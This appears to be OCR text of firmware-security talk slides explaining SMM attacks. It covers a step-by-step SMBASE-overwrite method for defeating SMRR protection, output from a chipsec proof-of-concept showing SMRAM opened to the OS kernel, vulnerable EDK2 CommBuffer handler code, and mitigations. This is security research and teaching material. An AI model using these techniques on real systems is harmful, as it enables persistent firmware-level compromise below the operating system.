
- CPU stores current value of SMBASE in SMM save state area on SMI and restores it on RSM

How does the attack work?




- Exploit prepares fake SMRAM with fake SMI handler outside of SMRAM

How does the attack work?




- Exploit triggers SMI w/ RBX pointing to saved SMBASE address in SMRAM
- SMI handler overwrites saved SMBASE on exploit's behalf with address of fake SMI handler outside of SMRAM (e.g. 0 PA)

How does the attack work?




- Exploit triggers another SMI
- CPU executes fake SMI handler at new entry point outside of original protected SMRAM because SMBASE location changed

How does the attack work?




- Fake SMI handler disables original SMRAM protection (disables SMRR)
- Then restores original SMBASE values to switch back to original SMRAM

How does the attack work?



- The SMRAM is restored but not protected by HW anymore
- Any SMI handler may be installed/modified by malware



```
[+] loaded chipsec.modules.poc.smm.smi_pointer
[*] running loaded modules ..

[*] running module: chipsec.modules.poc.smm.smi_pointer
[*] Module path: C:\chipsec\source\tool\chipsec\modules\poc\smm\smi_pointer.pyc
[*] SMRR_BASE: 0xDA000006  SMRR_MASK: 0xFF000800
[*] Original SMRAM memory dump:
-----------------------------------------------------------
DA000000: ff ff ff ff ff ff ff ff | ff ff ff ff ff ff ff ff
DA000010: ff ff ff ff ff ff ff ff | ff ff ff ff ff ff ff ff
DA000020: ff ff ff ff ff ff ff ff | ff ff ff ff ff ff ff ff
DA000030: ff ff ff ff ff ff ff ff | ff ff ff ff ff ff ff ff
[*] Bypass SMRAM protection via SMI pointer vulnerability:
    [1] -> Save original OS code/data at future SMBASE
    [2] -> Prepare custom SMI handler at future SMBASE
    [3] -> Trigger SMI with malformed pointer to modify SMBASE field in SMRAM
    [4] -> Trigger SMI to execute custom SMI handler to disable SMRAM protection and restore SMBASE
    [5] -> Restore original OS code/data
[+] Done: SMRAM is open for R/W access from OS kernel

[*] SMRR_BASE: 0xDA000006  SMRR_MASK: 0xFF000000
[*] SMRAM memory dump:
-----------------------------------------------------------
DA000000: eb 52 8b ff 00 00 00 00 | be 01 00 00 ba 01 00 00
DA000010: b2 01 00 00 a2 01 00 00 | be 01 00 00 d3 01 00 00
DA000020: ff ff ff ff 00 00 00 da | 00 00 00 00 d0 1a 02 da
DA000030: 00 00 00 00 00 8c 01 da | 00 00 00 00 00 cc 00 da
[*] Checking SMRAM is writeable..
[*] Modified SMRAM memory dump:
-----------------------------------------------------------
DA000000: 0f aa 8b ff 00 00 00 00 | be 01 00 00 ba 01 00 00
DA000010: b2 01 00 00 a2 01 00 00 | be 01 00 00 d3 01 00 00
DA000020: ff ff ff ff 00 00 00 da | 00 00 00 00 d0 1a 02 da
DA000030: 00 00 00 00 00 8c 01 da | 00 00 00 00 00 cc 00 da
```

Input Pointers in EDKII: *CommBuffer*


- **`CommBuffer`** is a memory buffer used as a communication protocol between OS runtime and DXE SMI handlers
- Pointer to **`CommBuffer`** is stored in “UEFI” ACPI table in ACPI NVS memory accessible to OS
- Contents of **`CommBuffer`** are specific to SMI handler. Variable SMI handler read UEFI variable GUID, Name and Data from **`CommBuffer`**

Vulnerability	Ref	Affected	Reported by
CommBuffer SMM Overwrite/Exposure (3 issues)	Tianocore	EDK2	Intel ATR
TOCTOU (race condition) Issue with CommBuffer (2 issues)	Tianocore	EDK2	Intel ATR
SMRAM Overwrite in Fault Tolerant Write SMI Handler (2 issues)	Tianocore	EDK2	Intel ATR
SMRAM Overwrite in SmmVariableHandler (2 issues)	Tianocore	EDK2	Intel ATR

Attacking *CommBuffer* Pointer

SecurityPkg/VariableAuthenticated/RuntimeDxe:


```
SmmVariableHandler (
...
  SmmVariableFunctionHeader = (SMM_VARIABLE_COMMUNICATE_HEADER *)CommBuffer;
  switch (SmmVariableFunctionHeader->Function) {
    case SMM_VARIABLE_FUNCTION_GET_VARIABLE:
      SmmVariableHeader = (SMM_VARIABLE_COMMUNICATE_ACCESS_VARIABLE *)
                          SmmVariableFunctionHeader->Data;
      Status = VariableServiceGetVariable (
                 ...
                 (UINT8 *)SmmVariableHeader->Name + SmmVariableHeader->NameSize
                 );

VariableServiceGetVariable (
  ...
  OUT     VOID                 *Data
  )
...
  CopyMem (Data, GetVariableDataPtr (Variable.CurrPtr), VarDataSize);
```



Mitigating *CommBuffer* Attack

- SMI Handlers often have multiple commands, calling a different function for each command and take command specific arguments
- Note the calls to **`SmmIsBufferOutsideSmmValid`**. This checks for addresses to overlap with SMRAM range

```
SmiHandler() {
  // check CommBuffer is outside SMRAM
  if (!SmmIsBufferOutsideSmmValid(CommBuffer, Size)) {
    return EFI_SUCCESS;
  }
  switch(command)
    case 1: do_command1(CommBuffer);
    case 2: do_command2(CommBuffer);
…
```



CommBuffer TOCTOU Issues

- SMI handler checks that it won't access outside of CommBuffer
- What if SMI handler reads CommBuffer memory again after the check
- DMA engine (for example GFx) can modify contents of CommBuffer

